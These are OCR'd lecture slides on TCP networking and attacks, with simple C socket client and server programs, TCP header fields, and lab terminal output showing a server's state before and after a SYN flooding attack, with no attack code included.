
Internet Security

TCP and Attacks

The Need for TCP




- resending
- buffering
- Detection of loss

TCP Client Program

```c
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

int main()
{
  // Create socket:
  int sockfd = socket(AF_INET, SOCK_STREAM, 0);

  // Set the destination information
  struct sockaddr_in dest;
  memset(&dest, 0, sizeof(struct sockaddr_in));
  dest.sin_family = AF_INET;
  dest.sin_addr.s_addr = inet_addr("10.0.2.17");
  dest.sin_port = htons(9090);

  // Connect to the server
  connect(sockfd, (struct sockaddr *)&dest, sizeof(struct sockaddr_in));

  // Write data:
  char *buffer1 = "Hello Server!\n";
  char *buffer2 = "Hello Again!\n";
  write(sockfd, buffer1, strlen(buffer1));
  write(sockfd, buffer2, strlen(buffer2));

  return 0;
}
```


TCP Server Program

```c
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

int main()
{
  int sockfd, newsockfd;
  struct sockaddr_in my_addr, client_addr;
  char buffer[100];

  // Create socket:
  sockfd = socket(AF_INET, SOCK_STREAM, 0);

  // Set the destination information
  memset(&my_addr, 0, sizeof(struct sockaddr_in));
  my_addr.sin_family = AF_INET;
  my_addr.sin_port = htons(9090);

  // Bind the socket to a port number
  bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr_in));

  // Listen for connections
  listen(sockfd, 5);
  int client_len = sizeof(client_addr);
  newsockfd = accept(sockfd, (struct sockaddr *)&client_addr, &client_len);

  // Read data:
  memset(buffer, 0, sizeof(buffer));
  int len = read(newsockfd, buffer, 100);
  printf("Received %d bytes: %s", len, buffer);

  return 0;
}
```




Accepting multiple connections:


```c
while (1) {
   newsockfd = accept(sockfd, (struct sockaddr *)&client_addr, &client_len);

   if (fork() == 0) { // child process
      close (sockfd);

      // Read data:
      memset(buffer, 0, sizeof(buffer));
      int len = read(newsockfd, buffer, 100);
      printf("Received %d bytes.\n%s\n", len, buffer);

      close (newsockfd);
      return 0;
   } else {  // parent process
      close (newsockfd);
   }
}
```





TCP Protocol: Buffer and Data Stream





Difference between TCP and UDP













TCP Connections

Question: If I make two connections with the server from the same host, would the server mix the data in these connections?


Flow Control and Sliding Window



TCP Header


Source port
Destination port
Sequence number
Acknowledgment number
TCP header length
U R G
A C K
P S H
R S T
S Y N
F I N
Window size
Checksum
Urgent pointer
Data
Next #
Sliding window
packet drop
telnet
9
10. 11. 12
13 14 15

Establishing Connections




TCP Client

a. Create socket:
```
sockfd = socket(AF_INET, SOCK_STREAM, 0)
```
b. Bind the socket to a port number
c. Connect to the server:
```
connect(sockfd, &serveraddr, ...)
```
d. Read data:
```
read(sockfd, buf, len)
```
e. Write data:
```
write(sockfd, buf, len)
```

TCP Server

a. Create socket:
```
sockfd = socket(AF_INET, SOCK_STREAM, 0)
```
b. Bind the socket to a port:
```
bind(sockfd, (struct sockaddr *)
&serveraddr, ...)
```
c. Listen for connections:
```
listen(sockfd, 5)
```
d. Accept connections:
```
newsockfd = accept(sockfd, (struct sockaddr *)
&client_addr, ...)
```
e. Use **`read()`** and **`write()`** to receive and send data through `newsockfd`
f. Close the connection: **`close`**`(newsockfd)`
g. Go back to step (d) to accept a new connection

SYN Flooding Attack



SYN Flooding Attack in Action

❖ Before the attack

```
seed@Server(10.0.2.17):~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address  State
tcp      0     0 127.0.0.1:3306    0.0.0.0:*          LISTEN
tcp      0     0 0.0.0.0:8080      0.0.0.0:*          LISTEN
tcp      0     0 0.0.0.0:80        0.0.0.0:*          LISTEN
tcp      0     0 0.0.0.0:22        0.0.0.0:*          LISTEN
tcp      0     0 127.0.0.1:631     0.0.0.0:*          LISTEN
tcp      0     0 0.0.0.0:23        0.0.0.0:*          LISTEN
tcp      0     0 127.0.0.1:953     0.0.0.0:*          LISTEN
tcp      0     0 0.0.0.0:443       0.0.0.0:*          LISTEN
tcp      0     0 10.0.5.5:46014    91.189.94.25:80    ESTABLISHED
tcp      0     0 10.0.2.17:23      10.0.2.18:44414    ESTABLISHED
tcp6     0     0 :::53             :::*               LISTEN
tcp6     0     0 :::22             :::*               LISTEN
```

❖ After the attack

```
seed@Server(10.0.2.17):~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address  State
tcp      0     0 10.0.2.17:23    252.27.23.119:56061 SYN_RECV
tcp      0     0 10.0.2.17:23    247.230.248.195:61786 SYN_RECV
tcp      0     0 10.0.2.17:23    255.157.168.158:57815 SYN_RECV
tcp      0     0 10.0.2.17:23    252.95.121.217:11140 SYN_RECV
tcp      0     0 10.0.2.17:23    240.126.176.200:60700 SYN_RECV
tcp      0     0 10.0.2.17:23    251.85.177.207:35886 SYN_RECV
tcp      0     0 10.0.2.17:23    253.93.215.251:23778 SYN_RECV
tcp      0     0 10.0.2.17:23    245.105.145.103:64906 SYN_RECV
tcp      0     0 10.0.2.17:23    252.204.97.43:60803 SYN_RECV
tcp      0     0 10.0.2.17:23    244.2.175.244:32616 SYN_RECV
```


❖ Result

```
seed@ubuntu(10.0.2.18):~$ telnet 10.0.2.17
Trying 10.0.2.17...
telnet: Unable to connect to remote host: Connection timed out
```

❖ CPU Usage


```
  PID USER   PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
    3 root   20  0    0   0   0 R 6.6 0.0 0:21.07 ksoftirqd/0
 1108 root   20  0 101m 60m 11m S 0.7 8.1 0:28.30 Xorg
 2807 seed   20  0 91856 16m 10m S 0.3 2.2 0:09.68 gnome-terminal
    1 root   20  0 3668 1932 1288 S 0.0 0.3 0:00.46 init
    2 root   20  0    0   0   0 S 0.0 0.0 0:00.00 kthreadd
    5 root   20  0    0   0   0 S 0.0 0.0 0:00.26 kworker/u:0
    6 root   RT  0    0   0   0 S 0.0 0.0 0:00.00 migration/0
    7 root   RT  0    0   0   0 S 0.0 0.0 0:00.42 watchdog/0
    8 root    0 -20   0   0   0 S 0.0 0.0 0:00.00 cpuset
```


Countermeasures




Closing TCP Connections

Source port								Destination port
Sequence number								
Acknowledgment number								
TCP header length		U R G	A C K	P S H	R S T	S Y N	F I N	Window size
Checksum								Urgent pointer



